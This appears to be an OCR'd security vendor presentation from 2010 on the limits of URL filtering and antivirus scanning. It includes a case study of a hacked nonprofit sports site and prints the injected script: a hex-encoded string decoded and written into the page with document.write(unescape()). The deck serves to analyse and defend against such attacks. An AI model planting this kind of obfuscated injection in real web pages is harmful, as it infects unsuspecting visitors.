
40% Covered by Legacy Security Technologies



Source: M86 Security Labs Testing, 2010


URL Filtering

- 15,000 live & active URL's run through a leading URL filtering list as they were received
  - 2.8% categorized as Spyware/Malware
  - 33.8% categorized as legitimate sites
  - 63.4% un-categorized




AV Scanning


- 15,000 live & active URL’s run through three leading AV Scanners as they were received
  - 39% deemed malicious
  - 61% deemed safe



AV Scanning Scalability

- How much longer can this technology be effective?







How a Legitimate Site is Hacked to Serve Malware

The Victim

- Site launched in 1995
- Based in the US
- Never before served malicious code
- Deals with a very respectable topic
- Site infected for only a short period of time (Days)


Home | Site Map | Visual Impairment (VI) Info | Contact Us
| Programs | Calendars | Chapters | Donations
Partners & Sponsors
Awards & Nominations
Event Calendar
Membership
Challenge Magazine
Employment / Internships
Equipment Resources
How to Get Involved in Sports
Survey: Sports and Employment
Links
Make a Donation


The Infection



```
  </tr>
  <tr>
    <td align="center" valign="middle" bgcolor="#990000" class="finePrint"><a href="http://www.designsbytracy.com" target="_blan
      by<br>
      DesignsbyTracy.com</a></td>
    <td align="center" valign="middle" bgcolor="#990000" class="finePrintwhite"><p>Copyright
        &copy; 2005 by Disabled Sports USA.&nbsp; All rights reserved.<br>
        Content may not be reprinted in part of or in whole without written permission
        from DS/USA. </p></td>
  </tr>
</table>
<map name="Map">
  <area shape="rect" coords="154,12,203,32" href="index.html" alt="Link to Home page">
  <area shape="rect" coords="226,11,287,30" href="dsusasitemap.html" alt="Site Map">
  <area shape="rect" coords="311,11,472,29" href="VisualImpairment.html" alt="Link to Visual Impairment Info">
  <area shape="rect" coords="495,11,571,29" href="mailto:information@dsusa.org" alt="Contact Us - email link">
</map>
</BODY>
<!-- InstanceEnd --></HTML>
<script>
var Vg='a06d04937ccdc754e9ebc1c93e37da1309ac8e3c68746d6c3e0a3c626f64793e3c6469762069643d224469764944223e783c2f6469763e0a3c736372
var HJN = '';
var q = Vg.slice ( 38, 14236 );
for ( K = 38 ; K < 14236 ; K += 2 )
{
        HJN += '%' + Vg.slice ( K, K + 2 );
}
document.write(unescape(HJN));
</script>
<!--sd313qwoiu92-->
```

Obfuscated Code

The URL Filtering Answer



Web Pa

The page you
This page is c
Last Time Rat

If you feel thes

If you feel thes

My Websense | Buy & Ren

Tools & Pol

- Overview
- SiteLookup
- Support Wel
- Product Upd
- Websense H and Service
- Surfcontrol and Service
- Database Pr Changes
- Websense S Requiremen
- Version Sup End of Life P
- Training & Certification

Create Account | Login | What is TrustedSource?

Home | TrustedSource Intelligence | Feedback | Research Resources | Tools | Threats and Trends | About

Home » Feedback » Customer URL Ticketing System » Check Single URL

Customer URL Ticketing System

- Check Single URL
- Check URL List File
- Track URL Ticket Status
- TrustedSource Web Database Reference Guide

Login

Login Name
Password
Login

- Forgotten your password?
- Create Account

Feedback Home

- Domain, URL or IP checking
- Customer URL Ticketing System
- Submit Malware Sample

Check Single URL

McAfee® provides an online tool that enables you to check if a site is categorized within various versions of the SmartFilter Internet Database or the Webwasher URL Filter Database. After you check a URL, this tool also allows you to suggest an alternative categorization for a site.

Please select the product you are using. Selecting the appropriate product will provide the correct categorization information to be displayed for you.

McAfee Web Gateway (Webwasher)

Please type in a URL to look up the categorization...

http://[illegible].org

Check URL


Categorization in URL Filter database version "21794"

URL	Status	Categorization	Reputation
[illegible]	Categorized URL	- Sports	Minimal Risk

To suggest changes you may select up to 3 categories which you feel are a more accurate reflection of the risk and content for this site.


For specific concerns or questions on the reputation - please submit an email to: sites@mcafee.com. Please list the URL you are inquiring about, list its current reputation, and why you disagree with it.

Optional categorization suggestion:




How about Web Reputation?

- Site launched in 1995
- Based in the US
- Never before served malicious code
- Deals with a very respectable topic
- Site infected for only a short period of time (Days)


Home | Site Map | Visual Impairment (VI) Info | Contact Us
Programs | Calendars | Chapters | Donations
Partners & Sponsors
Awards & Nominations
Event Calendar
Membership
Challenge Magazine
Employment / Internships
Equipment Resources
How to Get Involved in Sports
Survey: Sports and Employment
Links
Make a Donation

